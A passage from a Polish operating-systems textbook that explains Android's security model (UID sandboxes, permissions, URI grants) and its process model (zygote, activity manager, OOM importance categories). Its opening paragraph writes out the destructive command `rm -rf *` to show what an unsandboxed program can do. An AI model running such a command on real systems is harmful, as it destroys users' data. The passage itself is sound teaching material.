Mówiąc inaczej, tradycyjne systemy operacyjne są bardzo dobre w zabezpieczaniu użytkowników przed innymi użytkownikami, ale nie w zabezpieczaniu użytkowników przed samymi sobą. Wszystkie programy są uruchamiane z uprawnieniami użytkownika. Jeśli którykolwiek z programów będzie wykonywał niewłaściwe działania, będzie mógł wyrządzić takie same szkody, jakie może wyrządzić użytkownik. Warto zastanowić się nad następującymi problemami: jak wiele szkód możemy wyrządzić np. w środowisku UNIX? Możemy spowodować wyciek wszystkich informacji, które są dla nas dostępne. Możemy wykonać polecenie `rm -rf *`, w wyniku którego katalog macierzysty całkowicie się opróżni. A jeśli program nie tylko zawiera błędy, ale także złośliwy kod, może zaszyfrować wszystkie pliki.

Uruchamianie wszystkich aplikacji z wszystkimi uprawnieniami, które posiadamy, jest niebezpieczne! W systemie Android podjęto próbę rozwiązania tego problemu poprzez przyjęcie podstawowego założenia: aplikacja w rzeczywistości działa w imieniu autora tej aplikacji — jako gość na urządzeniu użytkownika. Zatem aplikacja nie jest zaufana i nie ma dostępu do wrażliwych danych, o ile nie zostanie to jawnie zatwierdzone przez użytkownika.

W implementacji systemu Android filozofia ta jest zaimplementowana dość bezpośrednio za pomocą identyfikatorów użytkowników. Podczas instalacji aplikacji Androida tworzy się dla niej nowy unikatowy linuksowy identyfikator użytkownika (UID), a cały kod aplikacji działa w imieniu tego użytkownika. Tak więc identyfikatory użytkowników w Linuksie tworzą dla każdej aplikacji piaskownicę (ang. *sandbox*) z własnym, wyizolowanym obszarem systemu plików na podobnej zasadzie, na jakiej tworzy się piaskownice dla użytkowników w komputerach desktop. Mówiąc inaczej, w systemie Android skorzystano z istniejących funkcji Linuksa, ale w nowatorski sposób. W rezultacie uzyskano lepszą izolację.

10.8.11. Bezpieczeństwo

Zabezpieczenia aplikacji w systemie Android bazują na identyfikatorach UID. W Linuksie każdy proces działa z konkretną tożsamością UID, a system Android wykorzystuje identyfikatory UID do identyfikacji i ochrony barier bezpieczeństwa. Jedynym sposobem interakcji z procesami jest wykorzystanie jakieś formy komunikacji IPC, która zwykle obejmuje wystarczająco dużo informacji do tego, aby określić identyfikator UID procesu wywołującego. Mechanizm *Binder IPC* jawnie uwzględnia tę informację w każdej transakcji dostarczanej pomiędzy procesami, zatem odbiorca komunikacji IPC może łatwo zażądać identyfikatora UID procesu wywołującego.

W systemie Android istnieje szereg standardowych, predefiniowanych numerów UID dla bardziej niskopoziomowych części systemu, ale dla większości aplikacji identyfikatory UID są przypisywane dynamicznie, przy pierwszym uruchomieniu komputera lub podczas instalacji. Pochodzą one ze zbioru dostępnych „identyfikatorów UID aplikacji”. W tabeli 10.16 zestawiono wybrane popularne odwzorowania wartości identyfikatorów UID na ich znaczenie. UID poniżej 10000 to ustalone przyporządkowania wewnętrz systemu dla dedykowanego sprzętu lub innych spoetycznych części implementacji — w tabeli zestawiono niektóre typowe wartości z tego zakresu. W zakresie 10000 – 19999 są UID, które menedżer pakietów dynamicznie przypisuje aplikacjom podczas ich instalowania. Oznacza to, że w systemie można zainstalować co najwyżej 10 000 aplikacji. Należy również zwrócić uwagę na zakres zaczynający się od 100 000, który jest używany do zaimplementowania w systemie Android tradycyjnego modelu wielu użytkowników: aplikacja, której przypisano UID 10002, w przypadku gdy będzie działać w imieniu drugiego użytkownika, będzie identyfikowana jako 110002.

Gdy identyfikator UID zostanie przyporządkowany do aplikacji po raz pierwszy, najpierw jest dla niej tworzony nowy katalog w pamięci trwałej. Jego właścicielem jest użytkownik o przypisanym UID. Aplikacja otrzymuje swobodny dostęp do swoich prywatnych plików w tym katalogu, ale nie może uzyskać dostępu do plików innych aplikacji. Inne aplikacje również nie mogą uzyskać dostępu do tego katalogu. To sprawia, że dostawcy zawartości, zgodnie z tym, co napisano w poprzednim punkcie poświęconym aplikacjom, stają się szczególnie ważni, ponieważ są jednym z niewielu mechanizmów przesyłania danych pomiędzy różnymi aplikacjami.

Nawet sam system, który działa z UID o wartości 1000, nie ma prawa dostępu do plików należących do aplikacji. Do tego celu służy demon `installd`: działa ze specjalnymi uprawnieniami tak,

Tabela 10.16. Popularne przypisywanie identyfikatorów UID w systemie Android

UID	Przeznaczenie
0	Rdzeń
1000	Podstawowy system (systemowy proces serwera)
1001	Usługi telefonii
1013	Niskopoziomowe procesy obsługi mediów
2000	Dostęp powłoki wiersza polecenia
10000 – 19999	Przypisywane dynamicznie identyfikatory UID aplikacji
100000	Początek zakresu UID dla wielu użytkowników

aby był w stanie uzyskać dostęp i tworzyć pliki i katalogi dla innych aplikacji. Demon `installd` dostarcza menedżerowi pakietów bardzo ograniczony interfejs API, który pozwala na tworzenie i zarządzanie katalogami danych aplikacji w miarę potrzeb.

W swoim bazowym stanie piaskownice aplikacji Androida muszą zakazać wszelkich interakcji pomiędzy aplikacjami, które mogą naruszyć zasady bezpieczeństwa. Jednym z celów takiego zachowania może być niezawodność (niedopuszczenie, aby jedna aplikacja doprowadziła do awarii innej aplikacji), ale najczęściej chodzi o dostęp do informacji.


Rozważmy naszą aplikację aparatu fotograficznego. Gdy użytkownik robi zdjęcie, aplikacja aparatu zapisuje je w swojej przestrzeni prywatnych danych. Inne aplikacje nie mogą uzyskać dostępu do tych danych, co jest oczekiwany zachowaniem, ponieważ zdjęcia mogą być dla użytkownika wrażliwymi danymi.

Kiedy użytkownik zrobi zdjęcie, może zdecydować o wysłaniu go e-mailem do znajomego. Program pocztowy jest odrębną aplikacją, działającą w swojej własnej piaskownicy, i nie ma dostępu do zdjęć aplikacji aparatu fotograficznego. W jaki sposób aplikacja pocztowa może uzyskać dostęp do zdjęć w piaskownicy aplikacji aparatu?

Najbardziej znaną formą kontroli dostępu w systemie Android są uprawnienia aplikacji. Uprawnienia są konkretnymi, dobrze zdefiniowanymi zdolnościami aplikacji, które mogą być przydzielane aplikacjom podczas instalacji. Lista uprawnień potrzebnych aplikacji znajduje się w jej manifeście. Przed zainstalowaniem aplikacji użytkownik otrzymuje informację o tym, co mu będzie wolno w związku z tymi uprawnieniami.

Sposób wykorzystania uprawnień przez aplikację pocztową w celu uzyskania dostępu do zdjęć z aparatu pokazano na rysunku 10.41. W tym przypadku aplikacji aparatu fotograficznego przypisano uprawnienie `READ_PICTURES` do jej zdjęć. Oznacza ono, że każda aplikacja, która posiada to uprawnienie, będzie mogła uzyskać dostęp do danych zdjęć. W manifeście aplikacji pocztowej zadeklarowano, że aplikacja będzie potrzebowała tego uprawnienia. Aplikacja pocztowa może teraz uzyskać dostęp do identyfikatora URI będącego własnością aparatu, np. `content://pics/1`. Po otrzymaniu żądania tego URI dostawca zawartości aplikacji aparatu zaprośnia menedżera pakietów, czy proces wywołujący posiada niezbędne uprawnienia. Jeśli tak, wywołanie zakończy się pomyślnie i do aplikacji będą zwrócone odpowiednie dane.


Uprawnienia nie są związane z dostawcami zawartości. Każda komunikacja IPC skierowana do systemu może być chroniona przez uprawnienia za pośrednictwem zapytania do menedżera pakietów o to, czy obiekt wywołujący posiada wymagane uprawnienia. Przypomnijmy, że piaskownice aplikacji bazują na procesach i identyfikatorach UID, więc bariera zabezpieczeń zawsze występuje na granicy procesów, a same uprawnienia są związane z identyfikatorami UID. Biorąc to pod uwagę, sprawdzenie zabezpieczeń może być wykonane poprzez pobranie identyfikatora UID związanego z przychodzącej komunikacją IPC i skierowaniem zapytania do menedżera



Rysunek 10.41. Żądanie uprawnień i korzystanie z nich

pakietów o to, czy wskazanemu identyfikatorowi UID udzielono odpowiednich uprawnień. Przykładowo uprawnienia dostępu do lokalizacji użytkownika są egzekwowane przez usługę menedżera lokalizacji systemu w czasie, gdy aplikacje kierują do niego wywołania.

Na rysunku 10.42 zilustrowano to, co się dzieje, gdy aplikacja nie posiada uprawnień niezbędnych do operacji, którą chce wykonać. W tym przykładzie aplikacja przeglądarki próbuje uzyskać bezpośredni dostęp do zdjęć użytkownika, ale jedynym uprawnieniem, jakim dysponuje, jest wykonywanie operacji sieciowych przez internet. W tym przypadku menedżer pakietów informuje dostawcę PicturesProvider, że proces wywołujący nie posiada niezbędnych uprawnień READ_PICTURES i w efekcie zgłasza w odpowiedzi wyjątek SecurityException.



Rysunek 10.42. Próba dostępu do danych w przypadku braku uprawnień

Uprawnienia zapewniają szeroki, nieograniczony dostęp do klas operacji i danych. Sprawdzają się, gdy funkcjonalność aplikacji koncentruje się wokół tych operacji — tak jak w przykładzie aplikacji pocztowej, która do wysyłania i odbierania wiadomości e-mail wymaga uprawnień

INTERNET. Czy jednak jest sens, aby aplikacja pocztowa posiadała uprawnienie READ_PICTURES? W aplikacji poczтовej nie istnieją funkcje, które byłyby bezpośrednio związane z czytaniem zdjęć. Nie ma też powodu, aby aplikacja pocztowa miała dostęp do wszystkich zdjęć.

Z takim wykorzystaniem uprawnień jest też inny problem, który można zaobserwować na rysunku 10.35. Przypomnijmy sobie, jak można uruchomić aktywność ComposeActivity aplikacji poczтовej w celu udostępnienia zdjęcia z aparatu. Aplikacja pocztowa otrzymuje identyfikator URI danych do udostępnienia, ale nie wie, skąd on pochodzi — w sytuacji przedstawionej na rysunku pochodzi z aparatu, ale dowolna aplikacja mogłaby skorzystać z podobnego mechanizmu w celu przesłania pocztą swoich danych — mogłyby to być pliki audio lub dokumenty edytora tekstu. Aplikacja pocztowa musi tylko odczytać otrzymany identyfikator URI jako strumień bajtów, aby dodać go jako załącznik. Jednak w przypadku korzystania z mechanizmu uprawnień musiałaby również z góry określić uprawnienia dla wszystkich danych wszystkich aplikacji, które mogłyby zażądać od niej wysłania pocztą swoich danych.


Mamy tu dwa problemy do rozwiązania. Po pierwsze nie chcemy dać aplikacji dostępu do szerokiego wyboru danych, których ta aplikacja rzeczywiście nie potrzebuje. Po drugie trzeba by udzielić dostępu wszystkim źródłom danych, nawet tych, o których z góry nie posiadamy wiedzy.

Należy zaobserwować istotną cechę: akt wysłania zdjęcia e-mailem jest w istocie interakcją z użytkownikiem, w której to użytkownik wyraził czytelny zamiar wykorzystania konkretnego zdjęcia w konkretnej aplikacji. Tak długo, jak w interakcji jest zaangażowany system operacyjny, może on wykorzystać te fakty w celu określenia specyficznego tunelu w piaskownicach tych dwóch aplikacji, tak aby możliwe było przesyłanie danych pomiędzy nimi.


System Android obsługuje tego rodzaju niejawny, bezpieczny ruch danych za pośrednictwem mechanizmów zamiarów i dostawców zawartości. Sposób działania tej sytuacji dla przykładu wysyłania zdjęcia pocztową elektroniczną przedstawiono na rysunku 10.43. Aplikacja aparatu fotograficznego zamieszczona w lewym, dolnym narożniku stworzyła zamiar zawierający żądanie współdzielenia jednego ze zdjęć: *content://pics/1*. Oprócz uruchomienia aplikacji kompozycji wiadomości e-mail, którą pokazaliśmy wcześniej, powoduje to również dodanie wpisu do listy „URI z przyznanym dostępem” oraz informację, że nowa aktywność ComposeActivity ma dostęp do tego identyfikatora URI. Teraz, gdy aktywność ComposeActivity spróbuje otworzyć i przeczytać dane z przekazanego do niej adresu URI, dostawca PicturesProvider aplikacji aparatu fotograficznego będący właścicielem danych identyfikowanych przez URI może zapytać menedżera aktywności, czy wywołująca aplikacja pocztowa ma dostęp do danych. W tym przypadku ma taki dostęp, dlatego jest zwracane zdjęcie.

Ta drobiazgowa kontrola dostępu na bazie identyfikatora URI może także zadziałać w drugą stronę. Istnieje inna akcja zamiaru `android.intent.action.GET_CONTENT`, z której aplikacja może skorzystać w celu zażądania od użytkownika pobrania danych. Z tego mechanizmu można skorzystać w naszej aplikacji poczтовej np. do wykonania odwrotnego działania: użytkownik pracujący w aplikacji poczтовej może zażądać dodania załącznika. To spowoduje uruchomienie w aplikacji aparatu aktywności, która pozwala na wybór tego załącznika.

Ten nowy przepływ sterowania zilustrowano na rysunku 10.44. Jest to sytuacja prawie identyczna z tą, którą przedstawiono na rysunku 10.43. Jedyną różnicą jest sposób komponowania aktywności dwóch aplikacji. To aplikacja pocztowa inicjuje odpowiednią aktywność wyboru zdjęcia w aplikacji aparatu fotograficznego. Kiedy użytkownik wybierze zdjęcie, jego identyfikator URI jest zwracany do aplikacji poczтовej. W tym momencie menedżer aktywności rejestruje przyznanie właściwego uprawnienia temu identyfikatorowi URI.



Rysunek 10.43. Udostępnianie zdjęcia z wykorzystaniem dostawcy zawartości



Rysunek 10.44. Dodanie załącznika ze zdjęciem z wykorzystaniem dostawcy zawartości

Takie podejście daje bardzo duże możliwości, ponieważ pozwala systemowi utrzymywać ścisłą kontrolę nad danymi aplikacji, udzielać w razie potrzeby dostępu do określonych danych, a użytkownik nie musi być nawet świadomego tego, co się dzieje „za kulissami”. Opisywany mechanizm może być użyteczny w wielu innych interakcjach z użytkownikiem. Jedną z oczywistych możliwości jest operacja „przeciągnij i upuść”, która może być używana do przyznawania identyfikatorom URI podobnych uprawnień. Android wykorzystuje jednak także inne informacje, np. fokus bieżącego okna w celu określenia rodzaju interakcji dozwolonych dla aplikacji.

Ostatnią powszechnie stosowaną metodą zabezpieczeń w systemie Android są jawne interfejsy użytkownika umożliwiające przyznawanie lub odmowę określonych typów dostępu. W tym podejściu istnieje sposób, w jaki aplikacja wskazuje opcjonalne możliwości dostarczenia kilku funkcjonalnych i przekazywanych przez system zaufanych interfejsów użytkownika, które gwarantują kontrolę nad tym dostępem.

Typowym przykładem takiego podejścia jest architektura metod wprowadzania danych stosowana w systemie Android. Metoda wprowadzania danych to specyficzna usługa dostarczana przez aplikację zewnętrznego producenta, która pozwala użytkownikowi na wprowadzanie danych do aplikacji. Zazwyczaj ma ona formę klawiatury ekranowej. Jest to bardzo wrażliwa interakcja zachodząca w systemie, ponieważ przez aplikację metody wprowadzania jest przesyłanych wiele danych osobowych, w tym hasła wpisywane przez użytkowników.

Aplikacja wskazuje, że może być metodą wprowadzania poprzez zadeklarowanie w swoim manifeście usługi z filtrem zamiaru dopasowującym akcję dla protokołu metody wprowadzania w systemie. To jednak nie sprawia, że automatycznie uzyskuje zezwolenie na spełnianie funkcji metody wprowadzania. Jeśli nie zdarzy się nic innego, to piaskownica aplikacji nie uzyska możliwości działania w taki sposób.

W ustawieniach systemu Android jest dostępny interfejs użytkownika pozwalający na wybór metody wprowadzania. Ten interfejs prezentuje wszystkie dostępne metody wprowadzania spośród aktualnie zainstalowanych aplikacji oraz informacje o tym, czy są one włączone. Jeśli użytkownik chce użyć nowej metody wprowadzania po zainstalowaniu aplikacji, musi przejść do tego interfejsu ustawień systemowych i włączyć tę metodę. Podczas wykonywania tej czynności system może również poinformować użytkownika o działaniach, do których realizacji aplikacja uzyska prawo.

Nawet gdy aplikacja zostanie włączona jako metoda wprowadzania, Android stosuje szczegółowe techniki kontroli dostępu w celu ograniczenia konsekwencji tego faktu; np. tylko ta aplikacja, która jest używana jako bieżąca metoda wprowadzania, ma prawo do wykonywania szczególnych interakcji. Jeśli użytkownik włączył wiele metod wprowadzania (np. klawiaturę programową i wprowadzanie głosem), tylko ta metoda, która jest obecnie w aktywnym użyciu, będzie miała dostępne funkcje specjalne w swojej piaskownicy. Nawet bieżąca metoda wprowadzania ma ograniczenia co do działań, które może wykonywać. W tym celu są stosowane odrębne zasady, takie jak zezwolenie na interakcję tylko z tym oknem, które w danym momencie posiada fokus wprowadzania danych.

10.8.12. Model procesów

Tradycyjny model procesów w Linuksie bazuje na wywołaniu fork, które tworzy nowy proces, następnie wywołaniu exec, które inicjuje ten proces z wykorzystaniem kodu do uruchomienia i na koniec go uruchamia. Za zarządzanie tym uruchomieniem, rozwidlaniem i wykonywaniem procesów potrzebnych do uruchamiania poleceń jest odpowiedzialna powłoka systemu. Po zakończeniu wykonywania poleceń system Linux niszczy proces.

W systemie Android procesy są wykorzystywane w trochę inny sposób. Zgodnie z tym, co napisaliśmy w poprzednim podróżdziele poświęconym aplikacjom, komponentem systemu Android odpowiedzialnym za zarządzanie aplikacjami jest menedżer aktywności. Koordynuje on uruchamianie nowych procesów aplikacji, określa, co będzie w nich działać oraz kiedy przestaną już być potrzebne.

Uruchamianie procesów


W celu uruchomienia nowych procesów menedżer aktywności musi skomunikować się z procesem zygote. Kiedy menedżer aktywności uruchamia się po raz pierwszy, tworzy dedykowane gniazdo z procesem zygote. Za pomocą tego gniazda wysyła polecenie, gdy potrzebuje rozpoczęć proces. Polecenie przede wszystkim opisuje piaskownicę, która ma zostać utworzona: UID, pod jakim nowy proces powinien działać, oraz inne ograniczenia zabezpieczeń, które będą miały zastosowanie do procesu. Z tego powodu proces zygote musi działać jako *root*: kiedy się rozwidla, przeprowadza odpowiednią konfigurację dla użytkownika z identyfikatorem UID, z jakim będzie działać. Następnie odrzuca uprawnienia użytkownika root i zmienia UID procesu na docelowe.

Przypomnijmy, że we wcześniejszym opisie dotyczącym aplikacji Androida mówiliśmy o tym, że menedżer aktywności utrzymuje dynamiczne dane dotyczące uruchomionych aktywności (rysunek 10.32), usług (rysunek 10.37), komunikatów rozgłoszeniowych (do odbiorców — tak jak na rysunku 10.39) i dostawców zawartości (rysunek 10.40). Menedżer aktywności wykorzystuje te informacje do stworzenia procesów aplikacji i zarządzania nimi. Kiedy np. program rozruchowy aplikacji generuje wywołanie systemowe z nowym zamiarem uruchomienia aktywności, co widzieliśmy na rysunku 10.32, to menedżer aktywności jest odpowiedzialny za uruchomienie tej nowej aplikacji.

Przepływ sterowania dla sytuacji uruchomienia aktywności w nowym procesie pokazano na rysunku 10.45. Oto szczegóły dotyczące każdego kroku przedstawionego na ilustracji:

1. Jakiś istniejący proces (np. program rozruchowy aplikacji) wywołuje menedżera aktywności z zamiarem opisującym nową aktywność, którą chciałby uruchomić.
2. Menedżer aktywności żąda od menedżera pakietów dokonania konwersji zamiaru na jawnego komponent do uruchomienia.
3. Menedżer aktywności stwierdza, że proces aplikacji nie jest jeszcze uruchomiony i żąda od procesu zygote nowego procesu o właściwym identyfikatorze UID.
4. Proces zygote realizuje wywołanie fork tworzące nowy proces, który jest klonem siebie samego, porzuca uprawnienia i odpowiednio ustawia jego identyfikator UID dla piaskownicy aplikacji. Następnie finalizuje inicjowanie mechanizmu Dalvik w tym procesie, aby środowisko wykonawcze Javy było w pełni uruchomione; np. po rozwidleniu musi uruchomić takie wątki jak mechanizm odśmiecania (ang. *garbage collector*).
5. Nowy proces, który teraz jest klonem procesu zygote z w pełni skonfigurowanym i działającym środowiskiem Javy, wywołuje menedżera aktywności i pyta: „Co ja powinieneś robić?”.
6. Menedżer aktywności zwraca pełne informacje na temat uruchamianej aplikacji — np. gdzie można znaleźć jej kod.
7. Nowy proces ładuje kod do uruchamianej aplikacji.
8. Menedżer aktywności wysyła do nowego procesu wszystkie oczekujące operacje do uruchomienia. W tym przypadku jest to polecenie „uruchom aktywność X”.
9. Nowy proces otrzymuje polecenie do uruchomienia aktywności, tworzy egzemplarz odpowiedniej klasy Javy i uruchamia go.

Zwróćmy uwagę, że w chwili rozpoczęcia tych działań proces aplikacji mógł już działać. W takim przypadku menedżer aktywności po prostu przejdzie do końca procedury — wyśle nowe polecenie do procesu z żądaniem utworzenia egzemplarza i uruchomienia odpowiedniego składnika.



Rysunek 10.45. Etapy uruchamiania procesu nowej aplikacji

Może to spowodować uruchomienie dodatkowego egzemplarza aktywności, co widzieliśmy wcześniej na rysunku 10.36.

Cykł życia procesu

Menedżer aktywności jest również odpowiedzialny za ustalenie momentu, w którym procesy nie będą już potrzebne. Utrzymuje listę wszystkich aktywności, odbiorców, usług i dostawców zawartości działających w procesie. Na tej podstawie może określić, jak ważny (lub jak mało ważny) jest proces.

Przypomnijmy, że mechanizm zabójcy OOM w jądrze Androida wykorzystuje właściwość `oom_adj` procesu w roli ścisłego wskaźnika kolejności (pozwalającego ustalić, które procesy należy zabić najpierw). Menedżer aktywności jest odpowiedzialny za odpowiednie ustawienie właściwości `oom_adj` każdego procesu na podstawie stanu tego procesu. W tym celu klasyfikuje je na główne kategorie użytkowania. Główne kategorie, z najważniejszymi wymienionymi w pierwszej kolejności, zamieszczono w tabeli 10.17. W ostatniej kolumnie zamieszczono typową wartość właściwości `oom_adj`, która jest przypisywana do procesów tego typu.

Kiedy ilość dostępnej pamięci RAM osiągnie niski poziom, to dzięki sposobowi, w jaki system zakwalifikował procesy, zabójca OOM, próbując odzyskać wymaganą ilość RAM, w pierwszej kolejności zabije procesy `CACHED`, następnie `HOME`, `SERVICE` itd. W przypadku procesów o takiej samej wartości właściwości `oom_adj` najpierw zostaną zabite procesy zajmujące więcej pamięci RAM.

Właśnie omówiliśmy sposób, w jaki Android decyduje o uruchomieniu procesów oraz jak dzieli je na kategorie ważności. Teraz musimy zdecydować, kiedy procesy powinny zakończyć działanie. Czy naprawdę *musimy* coś z tym robić? Otóż nie musimy! W systemie Android *procesy aplikacji nigdy nie są zakańczone w klasyczny sposób*. System po prostu porzuca niepotrzebne procesy. Jądro wykorzystuje je lub usuwa w miarę potrzeb.

Tabela 10.17. Kategorie ważności procesów

Kategoria	Opis	oom_adj
SYSTEM	Procesy i demony systemu	-16
PERSISTENT	Zawsze uruchomione procesy aplikacji	-12
FOREGROUND	Procesy, które aktualnie komunikują się z użytkownikiem	0
VISIBLE	Procesy widoczne dla użytkownika	1
PERCEPTIBLE	Procesy, o których użytkownik wie	2
SERVICE	Procesy uruchomione w tle	3
HOME	Proces macierzysty (rozruchowy)	4
CACHED	Procesy, które nie są używane	5

Procesy w pamięci podręcznej (z kategorii CACHED) pod wieloma względami przypominają obszar wymiany, którego w Androidzie nie ma. Jeśli pamięć RAM jest potrzebna dla innych procesów, procesy zbuforowane w pamięci podręcznej mogą być wyrzucone z aktywnej pamięci RAM. Jeśli później zachodzi potrzeba uruchomienia aplikacji ponownie, można utworzyć nowy proces i przywrócić poprzednie warunki wymagane do odtworzenia stanu, w jakim użytkownik pozostawił aplikację, kiedy ją opuszczał. „Za kulisami” system operacyjny uruchamia, zabija i wznowia procesy w razie potrzeby, tak aby ważne procesy na pierwszym planie dalej działały, natomiast procesy zbuforowane w pamięci podręcznej są przechowywane tak długo, jak długo ich pamięć RAM nie jest bardziej potrzebna gdzie indziej.

Zależności pomiędzy procesami

W tym momencie mamy dobry przegląd tego, w jaki sposób w Androidzie są zarządzane poszczególne procesy. Istnieją jednak pewne komplikacje: zależności między procesami.

Dla przykładu rozważmy wspomnianą wcześniej aplikację aparatu fotograficznego przechowującą wykonane zdjęcia. Nie są one częścią systemu operacyjnego; są zaimplementowane przez dostawcę zawartości w aplikacji aparatu. Inne aplikacje mogą potrzebować dostępu do tych zdjęć, a tym samym stać się klientem aplikacji aparatu fotograficznego.

Zależności między procesami mogą zachodzić zarówno w odniesieniu do dostawców zawartości (poprzez prosty dostęp do dostawcy), jak i usług (poprzez dowiązanie do usługi). W każdym przypadku system operacyjny musi zarządzać tymi zależnościami i odpowiednio zarządzać procesami.

Zależności pomiędzy procesami mają wpływ na dwie najważniejsze rzeczy: czas tworzenia procesów (i elementów tworzonych wewnętrz nich) oraz istotność właściwości `oom_adj` procesu. Przypomnijmy, że istotność procesu określa jego najbardziej istotny komponent. Istotność jest również taka sama jak istotność najbardziej istotnego procesu, od którego ten proces zależy.

W przypadku np. aplikacji aparatu fotograficznego jej proces, a tym samym jego dostawca zawartości standardowo nie działa. Zostanie utworzony, gdy inny proces będzie potrzebował dostępu do tego dostawcy zawartości. W czasie korzystania z dostawcy zawartości aparatu fotograficznego proces aparatu będzie uważany za co najmniej tak samo istotny jak proces, który z niego korzysta.

W celu obliczenia ostatecznej istotności każdego procesu system musi utrzymać wykres zależności pomiędzy tymi procesami. Każdy proces utrzymuje listę wszystkich usług i dostawców zawartości, które w określonym momencie w nim działają. Każda usługa i dostawca zawartości utrzymują listę wszystkich procesów, które z nich korzystają (te listy są przechowywane

w rekordach menedżera aktywności, zatem aplikacje nie mają możliwości zwracania na ich temat fałszywych informacji). Przetwarzanie wykresu zależności dla procesu wymaga przeglądania wszystkich dostawców zawartości i usług oraz procesów, które z nich korzystają.

